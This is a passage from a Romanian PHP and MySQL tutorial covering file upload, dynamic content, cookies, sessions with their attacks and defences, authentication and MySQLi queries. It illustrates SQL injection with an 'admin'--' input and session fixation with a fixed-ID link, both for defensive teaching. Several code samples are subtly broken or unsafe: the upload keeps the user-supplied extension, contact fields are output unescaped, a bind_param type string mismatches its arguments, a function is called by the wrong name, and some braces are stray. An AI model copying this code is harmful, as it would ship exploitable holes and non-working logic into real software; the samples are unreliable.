    $ext = pathinfo($file['name'], PATHINFO_EXTENSION);
    $nume_nou = uniqid('file_', true) . '.' . $ext;
    $destinatie = $upload_dir . $nume_nou;

    // Mutăm fișierul din locația temporară
    if (move_uploaded_file($file['tmp_name'], $destinatie)) {
        echo "Fișier incarcat cu succes: $nume_nou";
    } else {
        echo "Eroare la salvarea fișierului!";
    }
}
?>
```

Generarea Dinamică a Conținutului

PHP poate genera orice tip de conținut: HTML, JSON, XML, PDF, imagini. Prin combinarea PHP cu HTML, paginile devin dinamice - conținutul se schimbă în funcție de date, utilizator sau context.

Templating și separarea preocupărilor

O problemă clasică în PHP este amestecarea codului de logică cu codul de prezentare (HTML). Atunci când un singur fișier conține interogări SQL, calcule și tag-uri HTML intercalate, codul devine greu de citit, testat și menținut. Această problemă a dus la apariția arhitecturii MVC (Model-View-Controller) și a motoarelor de template.

Principiul separării preocupărilor (Separation of Concerns) stipulează că fiecare componentă a aplicației ar trebui să aibă o singură responsabilitate bine definită. Logica de business (ce se calculează) nu ar trebui amestecată cu logica de prezentare (cum se afișează). Aceasta nu este doar o preferință estetică — are implicații practice: un designer poate lucra la șabloane HTML fără să înțeleagă PHP, codul de logică poate fi testat independent de prezentare, schimbarea interfeței nu afectează logica.

PHP însuși poate fi folosit ca motor de template prin separarea explicită a fișierelor. Convențional, fișierele PHP de logică (.php) procesează datele și includ la final un fișier de view (.phtml sau .php din directorul views/). View-urile conțin minimal PHP — doar echo și structuri de control simple (foreach, if). Motoarele externe de template precum Twig, Blade (Laravel), Smarty adaugă o sintaxă mai curată și funcționalități de cache.

Output Buffering – Controlul outputului

Prin default, PHP trimite output-ul direct către browser pe măsură ce este generat. Aceasta creează o problemă: funcții ca `header()`, `setcookie()`, `session_start()` nu pot fi apelate după ce a fost trimis orice output, inclusiv spații goale sau BOM (Byte Order Mark) din fișiere UTF-8.

Output buffering (`ob_start()`) rezolvă această problemă: tot output-ul generat de PHP este capturat într-un buffer intern, nu trimis imediat. La finalul script-ului (sau la apelul `ob_end_flush()`), buffer-ul este trimis dintr-odată. Aceasta permite: modificarea header-elor după generarea de output, captarea output-ului pentru procesare ulterioară (testare, compresie gzip, minificare HTML), implementarea de sisteme de cache la nivel de pagină.

Generarea de conținut non-HTML

PHP poate genera orice tip de conținut specificând header-ul Content-Type corespunzător. Aceasta este o capacitate esențială pentru aplicații moderne.

- Pentru JSON (API-uri REST), Content-Type este `application/json`. PHP serializează structuri PHP (arrays, obiecte) cu `json_encode()` și parsează JSON primit cu `json_decode()`. JSON este formatul standard pentru comunicarea între frontend (JavaScript/React/Vue) și backend (PHP).
- Pentru CSV (export date), Content-Type este `text/csv`, cu un header suplimentar `Content-Disposition: attachment; filename='export.csv'` care forțează descărcarea fișierului. PHP scrie linii CSV cu `fputcsv()`, care gestionează automat ghilimelele și separatorii.
- Pentru imagini, Content-Type poate fi `image/png`, `image/jpeg` etc. Extensia GD sau Imagick permite generarea de imagini din PHP: grafice, thumbnail-uri, CAPTCHA, imagini cu text suprapus (watermark).
- Pentru PDF, biblioteci externe ca FPDF, TCPDF sau dompdf convertesc HTML/CSS în PDF pe server, fără intervenția utilizatorului. Aceasta este esențială pentru facturi, rapoarte, certificate.

Intercalarea PHP cu HTML

Exemplu 7 – Generare tabel HTML dinamic

```
<?php
// pagina_dinamica.php

// Date simulate (în practică vin din BD)
$produse = [
    ['id'=>1, 'nume'=>'Senzor presiune', 'pret'=>150.00, 'stoc'=>true],
    ['id'=>2, 'nume'=>'Pompa apa', 'pret'=>890.00, 'stoc'=>false],
    ['id'=>3, 'nume'=>'Debitmetre', 'pret'=>320.00, 'stoc'=>true],
];
$utilizator = "Ion Popescu";
$ora = date("H");
$salut = ($ora < 12) ? "Buna dimineata" : (($ora < 18) ? "Buna ziua" : "Buna seara");
?>
<!DOCTYPE html>
<html>
<head><title>Catalog Produse</title></head>
<body>
<!-- PHP în interiorul HTML -->
<h1><?php echo $salut . ", " . $utilizator; ?></h1>
<p>Avem <?php echo count($produse); ?> produse disponibile:</p>
<table border='1'>
    <tr><th>ID</th><th>Produs</th><th>Pret</th><th>Disponibil</th></tr>
    <?php foreach ($produse as $p): ?>
    <!-- Alternativa curata: structuri de control cu : și endforeach -->
    <tr class='<?php echo $p['stoc'] ? "disponibil" : "indisponibil"; ?>'>
        <td><?php echo $p['id']; ?></td>
        <td><?php echo htmlspecialchars($p['nume']); ?></td>
        <td><?php echo number_format($p['pret'], 2) . ' lei'; ?></td>
        <td><?php echo $p['stoc'] ? '✅ Da' : '❌ Nu'; ?></td>
    </tr>
    <?php endforeach; ?>
</table>
</body></html>
```

► Rezultat / Output

Buna ziua, Ion Popescu!
Avem 3 produse disponibile:

ID	Produs	Pret	Disponibil
1	Senzor presiune	150.00 lei	✅ Da
2	Pompa apa	890.00 lei	❌ Nu
3	Debitmetre	320.00 lei	✅ Da

Generare JSON pentru API-uri

PHP poate genera răspunsuri JSON, esențiale pentru aplicații moderne (AJAX, aplicații mobile, API REST).

Exemplu 8 – API JSON cu PHP

```
<?php
// api_produse.php – returnează date în format JSON

// Setăm header-ul corect înainte de orice output
header('Content-Type: application/json; charset=utf-8');
header('Access-Control-Allow-Origin: *'); // permite CORS

$produse = [
    ['id'=>1, 'nume'=>'Senzor presiune', 'pret'=>150.00],
    ['id'=>2, 'nume'=>'Pompa apa',    'pret'=>890.00],
];

// Răspuns structurat
$raspuns = [
    'status' => 'success',
    'total'  => count($produse),
    'produse' => $produse
];

// json_encode() convertește array PHP în JSON
// JSON_UNESCAPED_UNICODE păstrează caracterele românești
echo json_encode($raspuns, JSON_UNESCAPED_UNICODE | JSON_PRETTY_PRINT);
?>
```

► Rezultat / Output

```
{
  "status": "success",
  "total": 2,
  "produse": [
    { "id": 1, "nume": "Senzor presiune", "pret": 150 },
    { "id": 2, "nume": "Pompa apa", "pret": 890 }
  ]
}
```


Cookie-uri și Sesiuni

Un **cookie** este o pereche cheie-valoare stocată de browser, trimisă automat la fiecare request HTTP către domeniul care l-a setat. Fluxul tehnic este: serverul PHP trimite header-ul Set-Cookie: nume=valoare; options în răspunsul HTTP. Browserul salvează cookie-ul. La toate request-urile ulterioare către același domeniu, browserul adaugă automat header-ul Cookie: nume=valoare în request.

Atributele de cookie controlează comportamentul și securitatea. Expires sau Max-Age definesc durata de viață: fără aceste atribute, cookie-ul este de sesiune (dispare la închiderea browserului); cu o dată în viitor, cookie-ul persistă. Domain restricționează la ce domenii/subdomenii se trimite cookie-ul. Path restricționează la ce căi ale domeniului se aplică. Secure înseamnă că cookie-ul se trimite doar pe HTTPS. HttpOnly împiedică accesul din JavaScript (document.cookie nu îl vede) — protecție critică împotriva XSS. SameSite (Strict/Lax/None) controlează dacă cookie-ul se trimite la request-uri cross-site — protecție împotriva CSRF.

Limitările cookie-urilor trebuie înțelese bine. Dimensiunea maximă a unui cookie este 4096 bytes. Browsersle limitează numărul de cookie-uri per domeniu (uzual 50) și total (uzual 3000). Cookie-urile sunt vizibile utilizatorului — pot fi citite, modificate sau șterse din DevTools. Cookie-urile sunt trimise cu FIECARE request HTTP, inclusiv pentru imagini, CSS, JS — cookie-urile mari afectează performanța.

Nu stoca niciodată date sensibile direct în cookie-uri: parole (chiar hashate), sume de bani, roluri de utilizator, chei API. Cookie-urile pot fi modificate de utilizator. Stochează în cookie doar un identificator opac (session_id), iar datele reale pe server. Setează ÎNTOTDEAUNA HttpOnly=true și Secure=true pentru cookie-uri de autentificare.

Cookie-uri

Un cookie este un mic fișier text stocat pe calculatorul clientului (browser). Serverul trimite cookie-ul, browserul îl salvează și îl retrimite automat la fiecare request ulterior.

Exemplu 9 – Setare, citire și ștergere cookie-uri

```
<?php
// ===== SETARE COOKIE =====
// setcookie() TREBUIE apelat ÎNAINTE de orice output HTML

$cookie_name = 'lon';
$value = 'Ion Popescu';
$expire = time() + (7 * 24 * 3600); // expiră în 7 zile
$path = '/'; // disponibil pe tot site-ul
$domain = ''; // domeniu curent
$secure = true; // doar HTTPS
$httponly = true; // inaccesibil din JavaScript (securitate)

setcookie('utilizator', $value, $expire, $path, $domain, $secure, $httponly);

// Cookie simplu (pentru exemple educaționale)
setcookie('tema', 'dark', time() + 3600); // expiră în 1 oră
setcookie('limba', 'ro', time() + 86400); // expiră în 1 zi

// ===== CITIRE COOKIE =====
// Cookie-urile setate sunt disponibile la NEXT request
if (isset($_COOKIE['utilizator'])) {
    echo 'Bun venit inapoi, ' . htmlspecialchars($_COOKIE['utilizator']);
} else {
    echo 'Prima vizita!';
}

echo 'Tema preferata: ' . ($_COOKIE['tema'] ?? 'light');

// ===== STERGERE COOKIE =====
// Se setează cu dată de expirare în trecut
setcookie('tema', '', time() - 3600);
echo 'Cookie tema sters.';
?>
```

► Rezultat / Output

```
// La prima vizită:
Prima vizita!
Tema preferata: light

// La vizita a doua (cookie existent în browser):
Bun venit inapoi, Ion Popescu
Tema preferata: dark

// După ștergere:
Cookie tema sters.
```

Cookie-urile pot fi citite și modificate de utilizator! Nu stoca niciodată date sensibile (parole, roluri, sume de bani) direct în cookie-uri. Folosește sesiunile pentru date critice.

Sesiuni PHP

Sesiunile PHP rezolvă problema cookie-urilor: datele sensibile rămân pe server, browserul primește doar un ID unic (PHPSESSID) care identifică sesiunea. Aceasta este o diferență de securitate fundamentală: chiar dacă cineva interceptează cookie-ul de sesiune, nu vede datele — vede doar un token opac care trebuie prezent pe server.

La nivel intern, PHP implementează sesiunile astfel. La `session_start()`, PHP verifică dacă există un cookie PHPSESSID. Dacă nu există, generează un ID unic (128 biți de entropie în PHP 7.1+, folosind `/dev/urandom` pe Linux). Dacă există, verifică că fișierul de sesiune corespunzător există pe server. Variabilele `$_SESSION` sunt deserializate din fișierul de sesiune. La finalul scriptului, PHP serializează `$_SESSION` înapoi în fișierul de sesiune.

Prin default, sesiunile PHP sunt stocate ca fișiere în `/tmp` sau calea definită de `session.save_path` în `php.ini`. Fiecare sesiune corespunde unui fișier cu numele `sess_PHPSESSID`. Formatul de serializare implicit este propriul format PHP, dar se poate configura JSON. Pentru aplicații cu mai multe servere (cluster), sesiunile fișier nu funcționează — trebuie folosit un store centralizat: Memcached, Redis sau o tabelă în baza de date.



Sesiuni

Sesiunile stochează datele pe SERVER, nu pe client. Browserul primește doar un ID unic de sesiune (PHPSESSID) printr-un cookie. Mult mai sigure decât cookie-urile pentru date sensibile.

Exemplu 10 – Sesiuni PHP complete

```
<?php
// ===== INIȚIALIZARE SESIUNE =====
// session_start() TREBUIE să fie PRIMA instrucțiune din fișier
session_start();

// ===== STOCARE DATE ÎN SESIUNE =====
$_SESSION['utilizator'] = 'admin';
$_SESSION['rol']      = 'administrator';
$_SESSION['login_time'] = time();
$_SESSION['cos_cumparaturi'] = [
    ['produs' => 'Senzor', 'cantitate' => 2, 'pret' => 150],
    ['produs' => 'Pompa',  'cantitate' => 1, 'pret' => 890],];

// ===== CITIRE DATE DIN SESIUNE =====
if (isset($_SESSION['utilizator'])) {
    $user = $_SESSION['utilizator'];  $rol = $_SESSION['rol'];
    $durata = time() - $_SESSION['login_time'];
    echo "Conectat ca: $user ($rol)\n";
    echo "Conectat de: $durata secunde\n";
    // Număr produse în cos
    $nr_cos = count($_SESSION['cos_cumparaturi']);
    echo "Produse in cos: $nr_cos\n";}

// ===== INFORMAȚII DESPRE SESIUNE =====
echo 'ID sesiune: ' . session_id() . "\n";

// ===== DISTRUGERE SESIUNE (LOGOUT) =====
// session_unset() – golește toate variabilele de sesiune
// session_destroy() – distruge sesiunea pe server
function logout() {
    session_start();
    $_SESSION = []; // golim array-ul de sesiune
    // Ștergem cookie-ul de sesiune din browser
    if (isset($_COOKIE[session_name()])) {
        setcookie(session_name(), "", time()-42000, '/');  }
    session_destroy();
    header('Location: login.php');  exit;}?>
```

► Rezultat / Output

Conectat ca: admin (administrator)
Conectat de: 127 secunde
Produse in cos: 2
ID sesiune: abc123def456ghi789jkl012mno345pqr

Exemplu 11 – Sistem complet de autentificare	Exemplu 11 – Sistem complet de autentificare - continuare
<pre><?php // auth.php – sistem complet de autentificare session_start(); // Utilizatori definiți (în practică: din baza de date) \$utilizatori = ['admin' => password_hash('admin123', PASSWORD_DEFAULT), 'user1' => password_hash('parola1', PASSWORD_DEFAULT),]; // Funcție de verificare autentificare function esteAutentificat() { return isset(\$_SESSION['user']) && isset(\$_SESSION['autentificat']); } // Funcție de redirecționare dacă nu e autentificat function necesitaLogin() { if (!esteAutentificat()) { header('Location: login.php?mesaj=Trebuie+sa+te+conectezi'); exit; } }</pre>	<pre>// Procesare login if (\$_SERVER['REQUEST_METHOD'] === 'POST' && isset(\$_POST['actiune'])) { if (\$_POST['actiune'] === 'login') { \$user = trim(\$_POST['user'] ?? ''); \$parola = \$_POST['parola'] ?? ''; if (isset(\$utilizatori[\$user]) && password_verify(\$parola, \$utilizatori[\$user])) { // Regenerăm ID-ul de sesiune pentru securitate (prevenire session fixation) session_regenerate_id(true); \$_SESSION['user'] = \$user; \$_SESSION['autentificat'] = true; \$_SESSION['login_la'] = date('Y-m-d H:i:s'); echo "Logîn reusit! Bun venit, \$user!"; } else { echo 'Username sau parola incorecta!'; } } } // Pagina protejată necesitaLogin(); echo 'Aceasta pagina este accesibila doar utilizatorilor conectati.'; echo 'Conectat ca: ' . \$_SESSION['user']; ?></pre>

► Rezultat / Output

```
// Logîn reușit:
Logîn reusit! Bun venit, admin!
Aceasta pagina este accesibila doar utilizatorilor conectati.
Conectat ca: admin

// Acces fără autentificare:
→ Redirect către: login.php?mesaj=Trebuie+sa+te+conectezi
```

Securitatea sesiunilor – Atacuri și apărări

Session **Hijacking** (furtul de sesiune) este atacul prin care un adversar obține ID-ul de sesiune al unui utilizator autentificat și îl folosește pentru a prelua identitatea acestuia. Sursele posibile ale ID-ului sunt: XSS (JavaScript citind cookie-ul — prevenit de HttpOnly), sniffing pe rețea (prevenit de HTTPS+Secure), acces la log-uri server (ID în URL — evitați session.use_trans_sid), acces fizic la calculatorul victimei.

Session **Fixation** este un atac subtil: atacatorul oblige victima să folosească un ID de sesiune pre-știut. De exemplu, trimite un link <https://site.ro/?PHPSESSID=abc123>. Victima se autentifică, dar sesiunea abc123 (acum autentificată) este cunoscută atacatorului. Apărarea: `session_regenerate_id(true)` după autentificare — generează un nou ID și invalidează pe cel vechi.

Session **Timeout** (expirarea sesiunii inactive) este o apărare de profunzime: dacă un utilizator uită să se deconecteze, sesiunea expiră automat după un interval de inactivitate. PHP nu implementează nativ timeout pe inactivitate — trebuie implementat manual stocând timestamp-ul ultimei activități în `$_SESSION` și verificând la fiecare request.

Sesiune securizată cu timeout și regenerare periodică

```
<?php
// Implementare sesiune securizată cu timeout
session_start();

define('TIMEOUT_INACTIV', 30 * 60); // 30 minute

// Verifică timeout de inactivitate
if (isset($_SESSION['last_activity'])) {
    $inactiv = time() - $_SESSION['last_activity'];
    if ($inactiv > TIMEOUT_INACTIV) {
        // Sesiune expirată - curățăm și redirectionăm
        session_unset();
        session_destroy();
        header('Location: login.php?motiv=timeout');
        exit;
    }
}
```

Sesiune securizată cu timeout și regenerare periodică

```
// Actualizăm timestamp-ul ultimei activități
$_SESSION['last_activity'] = time();

// Regenerare periodică a ID-ului (la fiecare 5 minute)
// Limitează fereastra de timp pentru session hijacking
if (!isset($_SESSION['last_regen']) ||
    time() - $_SESSION['last_regen'] > 300) {
    session_regenerate_id(true); // true = sterge sesiunea veche
    $_SESSION['last_regen'] = time();
}
?>
```

Studiu de caz 1 – Agenda de contacte (fișiere)

O aplicație simplă de agendă care stochează contactele în fișier JSON, fără bază de date.

```
Studiu de caz 1 – Agendă de contacte (fișiere JSON)

<?php
// agenda.php – agendă de contacte cu stocare JSON
session_start();

$fisier_date = 'contacte.json';

// Funcție: citire contacte din fișier
function citesteContacte($fisier) {
    if (!file_exists($fisier)) return [];
    $json = file_get_contents($fisier);
    return json_decode($json, true) ?? [];
}

// Funcție: salvare contacte în fișier
function salveazaContacte($fisier, $contacte) {
    file_put_contents($fisier, json_encode($contacte,
        JSON_UNESCAPED_UNICODE | JSON_PRETTY_PRINT), LOCK_EX);
}

// Procesare acțiuni
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $actiune = $_POST['actiune'] ?? '';
    $contacte = citesteContacte($fisier_date);
    if ($actiune === 'adauga') {
        $contact_nou = [
            'id' => uniqid(),
            'nume' => htmlspecialchars($_POST['nume']),
            'email' => filter_var($_POST['email'], FILTER_SANITIZE_EMAIL),
            'telefon' => preg_replace('/[^0-9+]/', '', $_POST['telefon']),
            'adaugat' => date('Y-m-d H:i:s')
        ];
    }
}
```

```
Studiu de caz 1 – Agendă de contacte (fișiere JSON)

// Validare email
if (filter_var($contact_nou['email'], FILTER_VALIDATE_EMAIL)) {
    $contacte[] = $contact_nou;
    salveazaContacte($fisier_date, $contacte);
    echo '<p class="ok">Contact adăugat!</p>';
} else {
    echo '<p class="err">Email invalid!</p>';
}

if ($actiune === 'sterge') {
    $id_de_sters = $_POST['id'];
    $contacte = array_filter($contacte,
        fn($c) => $c['id'] !== $id_de_sters);
    salveazaContacte($fisier_date, array_values($contacte));
    echo '<p class="ok">Contact șters!</p>';
}

// Afișare contacte
$contacte = citesteContacte($fisier_date);
echo '<h2>Contacte (' . count($contacte) . ')</h2>';
foreach ($contacte as $c) {
    echo "<div><strong>{$c['nume']}</strong> – {$c['email']} – {$c['telefon']}";
    echo "<form method='POST' style='display:inline'>"
        . "<input type='hidden' name='actiune' value='sterge'>"
        . "<input type='hidden' name='id' value='{$c['id']}'>"
        . "<button type='submit'>Șterge</button></form></div>";
}
?>
```

► Rezultat / Output

```
Contacte (2)
Ion Popescu – ion@example.com – 0722123456 [Șterge]
Maria Ionescu – maria@test.ro – 0744987654 [Șterge]

// Fișierul contacte.json:
[
    { "id": "65a3f2b4...", "nume": "Ion Popescu",
      "email": "ion@example.com", "telefon": "0722123456",
      "adaugat": "2024-01-15 10:30:22" }
]
```

Studiu de caz 2 – Contor de vizite cu cookie și sesiune

Studiu de caz 2 – Contor de vizite

```
<?php
// contor_vizite.php – contor combinat cookie + sesiune
session_start();
// ---- Contor sesiune (resetat la fiecare sesiune nouă) ----
if (!isset($_SESSION['vizite_sesiune'])) {
    $_SESSION['vizite_sesiune'] = 0;
}
$_SESSION['vizite_sesiune']++;
// ---- Contor total (persistent prin cookie, 30 zile) ----
$vizite_total = isset($_COOKIE['vizite_total'])
    ? (int)$_COOKIE['vizite_total'] + 1
    : 1;
setcookie('vizite_total', $vizite_total, time() + 30*86400, '/');
// ---- Înregistrare vizite în fișier (log) ----
$log_entry = date('Y-m-d H:i:s') . ' | IP: '
    . $_SERVER['REMOTE_ADDR'] . ' | Agent: '
    . substr($_SERVER['HTTP_USER_AGENT'], 0, 50) . PHP_EOL;
file_put_contents('vizite.log', $log_entry, FILE_APPEND | LOCK_EX);
// ---- Afișare statistici ----
echo "<h2>Statistici vizite</h2>";
echo "<p>Vizite în această sesiune: <strong>{$_SESSION['vizite_sesiune']}</strong></p>";
echo "<p>Total vizite (30 zile): <strong>$vizite_total</strong></p>";
echo "<p>ID sesiune: " . session_id() . "</p>";

// Statistici din log
if (file_exists('vizite.log')) {
    $linii = file('vizite.log', FILE_IGNORE_NEW_LINES);
    echo "<p>Total înregistrări log: " . count($linii) . "</p>";
    echo "<h3>Ultimele 3 vizite:</h3>";
    foreach (array_slice($linii, -3) as $l) {
        echo "<p>$l</p>";
    }
}
}?>
```

► Rezultat / Output

Statistici vizite

Vizite în această sesiune: 3

Total vizite (30 zile): 47

ID sesiune: abc123def456...

Total înregistrări log: 47

Ultimele 3 vizite:

2024-01-15 10:28:10 | IP: 192.168.1.5 | Agent: Mozilla/5.0 (Windows NT...

2024-01-15 10:29:33 | IP: 192.168.1.5 | Agent: Mozilla/5.0 (Windows NT...

2024-01-15 10:30:22 | IP: 192.168.1.5 | Agent: Mozilla/5.0 (Windows NT...

Baze de Date și PHP-MySQL

MySQL este cel mai popular sistem de gestiune a bazelor de date relaționale (SGBDR) open-source, utilizat împreună cu PHP în milioane de aplicații web. PHP comunică cu MySQL prin extensia MySQLi (MySQL Improved) sau PDO (PHP Data Objects).

Elemente de Bază MySQL

Tipuri de date MySQL esențiale

Tip	Exemplu	Utilizare
INT / BIGINT	id INT AUTO_INCREMENT	Numere întregi, ID-uri
VARCHAR(n)	nume VARCHAR(100)	Șiruri de lungime variabilă
TEXT	descriere TEXT	Texte lungi (până la 65KB)
DECIMAL(p,s)	pret DECIMAL(10,2)	Valori monetare, precizie
FLOAT / DOUBLE	temperatura FLOAT	Numere reale
DATE	data_nasterii DATE	Format: YYYY-MM-DD
DATETIME	creat_la DATETIME	Data și ora: YYYY-MM-DD HH:MM:SS
TIMESTAMP	modificat TIMESTAMP	Unix timestamp, auto-update
BOOLEAN / TINYINT(1)	activ BOOLEAN	True/False (1/0)
ENUM	status ENUM('A','I')	Valori dintr-o listă fixă

Comenzi SQL de bază – DDL (Data Definition Language)

SQL – Comenzi DDL (CREATE, ALTER, DROP)

-- Creare bază de date

```
CREATE DATABASE IF NOT EXISTS hidroinginerie
```

```
    CHARACTER SET utf8mb4
```

```
    COLLATE utf8mb4_romanian_ci; -- suport caractere românești
```

```
USE hidroinginerie;
```

-- Creare tabel cu toate opțiunile

```
CREATE TABLE IF NOT EXISTS senzori (
```

```
    id      INT AUTO_INCREMENT PRIMARY KEY,
```

```
    cod     VARCHAR(20) NOT NULL UNIQUE,
```

```
    denumire VARCHAR(100) NOT NULL,
```

```
    tip     ENUM('presiune','debit','nivel','temperatura') NOT NULL,
```

```
    locatie VARCHAR(200),
```

```
    pret    DECIMAL(10,2) DEFAULT 0.00,
```

```
    activ   BOOLEAN DEFAULT TRUE,
```

```
    creat_la TIMESTAMP DEFAULT CURRENT_TIMESTAMP,
```

```
    modificat TIMESTAMP DEFAULT CURRENT_TIMESTAMP ON UPDATE CURRENT_TIMESTAMP,
```

-- Cheie externă spre tabelul statii

```
    statie_id INT,
```

```
    FOREIGN KEY (statie_id) REFERENCES statii(id) ON DELETE SET NULL
```

```
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;
```

-- Creare index pentru căutări rapide

```
CREATE INDEX idx_tip ON senzori(tip);
```

```
CREATE INDEX idx_locatie ON senzori(locatie);
```

-- Modificare tabel (adăugare coloană)

```
ALTER TABLE senzori ADD COLUMN calibrat_la DATE AFTER pret;
```

-- Ștergere tabel (cu verificare)

```
DROP TABLE IF EXISTS senzori_temporari;
```

Comenzi SQL DML – Interogări de bază

SQL – Interogări SELECT (filtrare, agregare, JOIN)

```
-- ===== SELECT – Interogare date =====
-- Toate coloanele
SELECT * FROM senzori;
-- Coloane specifice cu aliasuri
SELECT id, cod AS 'Cod senzor', denumire, pret AS 'Pret (lei)'
FROM senzori;
-- Filtrare cu WHERE
SELECT * FROM senzori
WHERE tip = 'presiune' AND activ = TRUE AND pret < 500;
-- Ordonare și limitare rezultate
SELECT cod, denumire, pret FROM senzori
WHERE activ = TRUE
ORDER BY pret DESC -- descrescător după preț
LIMIT 10 OFFSET 20; -- paginare: rezultatele 21-30
-- Funcții agregate
SELECT
    COUNT(*)      AS total_senzori,
    AVG(pret)      AS pret_mediu,
    MIN(pret)      AS pret_minim,
    MAX(pret)      AS pret_maxim,
    SUM(pret)      AS valoare_totala
FROM senzori WHERE activ = TRUE;
-- GROUP BY – grupare pe tipuri
SELECT tip, COUNT(*) AS numar, AVG(pret) AS pret_mediu
FROM senzori
GROUP BY tip
HAVING COUNT(*) > 2 -- filtrare DUPĂ grupare
ORDER BY numar DESC;
-- JOIN – combinare tabele
SELECT s.cod, s.denumire, st.num AS statie, st.localitate
FROM senzori s
INNER JOIN statii st ON s.statie_id = st.id
WHERE s.activ = TRUE;
```

► Rezultat / Output

```
-- Rezultat GROUP BY:
+-----+-----+-----+
| tip    | numar | pret_mediu |
+-----+-----+-----+
| presiune | 5 | 245.60 |
| debit   | 3 | 380.00 |
| nivel   | 2 | 150.00 |
+-----+-----+-----+
```

Funcții PHP pentru Interogări SQL – Conectare cu MySQLi

PHP oferă două extensii principale pentru MySQL: MySQLi (procedural sau OOP) și PDO. Vom folosi MySQLi OOP, care este mai modernă și mai ușor de întreținut.

Exemplu 12 – Conectare MySQLi cu configurație separată

```
<?php
// config.php – configurație conexiune (fișier separat, NICIODATĂ în web root public!)
define('DB_HOST', 'localhost');
define('DB_USER', 'root');
define('DB_PASS', 'parola_secreta');
define('DB_NAME', 'hidroinginerie');
define('DB_PORT', 3306);
define('DB_CHARSET', 'utf8mb4');
// conexiune.php – creare conexiune reutilizabilă
function getConexiune() {
    static $conn = null; // Singleton – o singură conexiune per request
    if ($conn === null) {
        $conn = new mysqli(DB_HOST, DB_USER, DB_PASS, DB_NAME, DB_PORT);
        // Verificare eroare conexiune
        if ($conn->connect_error) {
            // Nu afișa eroarea utilizatorului în producție!
            error_log('Eroare conexiune BD: ' . $conn->connect_error);
            die(json_encode(['error' => 'Serviciu indisponibil temporar']));
        }
        // Setare charset – ESENȚIAL pentru caractere românești
        $conn->set_charset(DB_CHARSET);
        // Setare timezone
        $conn->query("SET time_zone = '+02:00'");
    }
    return $conn;
}
// Utilizare
$db = getConexiune();
echo $db->server_info; // versiunea MySQL
echo $db->host_info;   // informații host
?>
```

► Rezultat / Output

8.0.32
localhost via TCP/IP

Interogare simplă neparametrizată

Interogările neparametrizate sunt potrivite DOAR pentru date care nu vin de la utilizator (valori hardcodate, constante).

Exemplu 13 – Interogare SELECT neparametrizată

```
<?php
require_once 'conexiune.php';
$db = getConexiune();
// ===== SELECT simplu (date interne, fără input utilizator) =====
$sql = 'SELECT id, cod, denumire, tip, pret, activ FROM senzori ORDER BY id';
$resultat = $db->query($sql);
// Verificare succes
if (!$resultat) {
    die('Eroare SQL: ' . $db->error);
}
// Număr total rânduri
echo 'Total senzori: ' . $resultat->num_rows . "\n";
// Iterare rezultate
while ($rand = $resultat->fetch_assoc()) {
    // fetch_assoc() returnează un array asociativ
    // ['id'=>1, 'cod'=>'SEN001', 'denumire'=>'...', ...]
    echo sprintf(
        "[%d] %s - %s - %.2f lei - %s" . "\n",
        $rand['id'],
        $rand['cod'],
        $rand['denumire'],
        $rand['pret'],
        $rand['activ'] ? 'ACTIV' : 'INACTIV' );
}
// IMPORTANT: eliberăm memoria
$resultat->free();
// fetch_all() - toate rândurile odată ca array
$sql2 = 'SELECT tip, COUNT(*) as nr FROM senzori GROUP BY tip';
$res2 = $db->query($sql2);
$toate = $res2->fetch_all(MYSQLI_ASSOC); // MYSQLI_ASSOC = array asociativ
print_r($toate);
?>
```

► Rezultat / Output

```
Total senzori: 4
[1] SEN001 - Senzor presiune P1 - 150.00 lei - ACTIV
[2] SEN002 - Debitmetru D1 - 320.00 lei - ACTIV
[3] SEN003 - Senzor nivel N1 - 89.00 lei - INACTIV
[4] SEN004 - Termometru T1 - 210.00 lei - ACTIV
Array ( [0]=>Array([tip]=>presiune [nr]=>2)
        [1]=>Array([tip]=>debit [nr]=>1)
        [2]=>Array([tip]=>nivel [nr]=>1) )
```

Interogări Parametrizate (Prepared Statements)

Interogările parametrizate sunt OBLIGATORII când datele vin de la utilizator. Ele previn SQL Injection — cel mai periculos atac asupra aplicațiilor web.

*SQL Injection: dacă un utilizator introduce 'admin'--' în câmpul username, o interogare neparametrizată ar deveni: SELECT * FROM users WHERE user='admin'--' AND pass='...' care ignoră verificarea parolei! Prepared statements fac imposibil acest lucru.*

```
Exemplu 14 – SELECT parametrizat (Prepared Statement)

<?php
require_once 'conexiune.php';
$db = getConexiune();

// ===== PREPARED STATEMENT – SELECT cu parametri =====
// ? = placeholder pentru parametru
$sql = "SELECT id, cod, denumire, pret FROM senzori
      WHERE tip = ? AND activ = ? AND pret <= ?";

// 1. Pregătim interogarea
$stmt = $db->prepare($sql);
if (!$stmt) {
    die('Eroare prepare: ' . $db->error);
}

// Date din input utilizator (pot fi periculoase)
$tip_cautat = $_GET['tip'] ?? 'presiune'; // din URL
$activ      = true;
$pret_max   = (float)($_GET['pret_max'] ?? 500);
```

```
Exemplu 14 – SELECT parametrizat (Prepared Statement)

// 2. Legăm parametrii la placeholders
// 'sdi' = tipuri: s=string, d=double/float, i=integer, b=blob
$stmt->bind_param("sdi", $tip_cautat, $activ, $pret_max);
// Ordinea TREBUIE să corespundă cu ? din SQL

// 3. Executăm
$stmt->execute();

// 4. Obținem rezultatul
$resultat = $stmt->get_result();
echo 'Senzori găsiți: ' . $resultat->num_rows . "\n";

while ($row = $resultat->fetch_assoc()) {
    echo "{$row['cod']}: {$row['denumire']} – {$row['pret']} lei\n";
}

// 5. Închidem statement-ul
$stmt->close();
?>
```

► Rezultat / Output

// URL: pagina.php?tip=presiune&pret_max=300
Senzori găsiți: 2
SEN001: Senzor presiune P1 – 150.00 lei
SEN005: Senzor presiune P2 – 275.00 lei

Inserare, Ștergere, Modificare Date (INSERT, UPDATE, DELETE)

INSERT

– Adăugare înregistrări

```
Exemplu 15 – INSERT parametrizat și batch cu tranzacții

<?php
require_once 'conexiune.php';
$db = getConnection();

// ===== INSERT SIMPLU =====
$sql = "INSERT INTO senzori (cod, denumire, tip, locatie, pret, activ)
VALUES (?, ?, ?, ?, ?, ?)";
$stmt = $db->prepare($sql);
// Date validate din formular
$cod = strtoupper(trim($_POST['cod'] ?? ''));
$denumire = htmlspecialchars(trim($_POST['denumire'] ?? ''));
$tip = $_POST['tip'] ?? 'presiune';
$locatie = htmlspecialchars($_POST['locatie'] ?? '');
$pret = (float)($_POST['pret'] ?? 0);
$activ = isset($_POST['activ']) ? 1 : 0;
// Validare
if (empty($cod) || empty($denumire)) {
    die('Codul și denumirea sunt obligatorii!');
}
// sssddi = string, string, string, string, double, integer
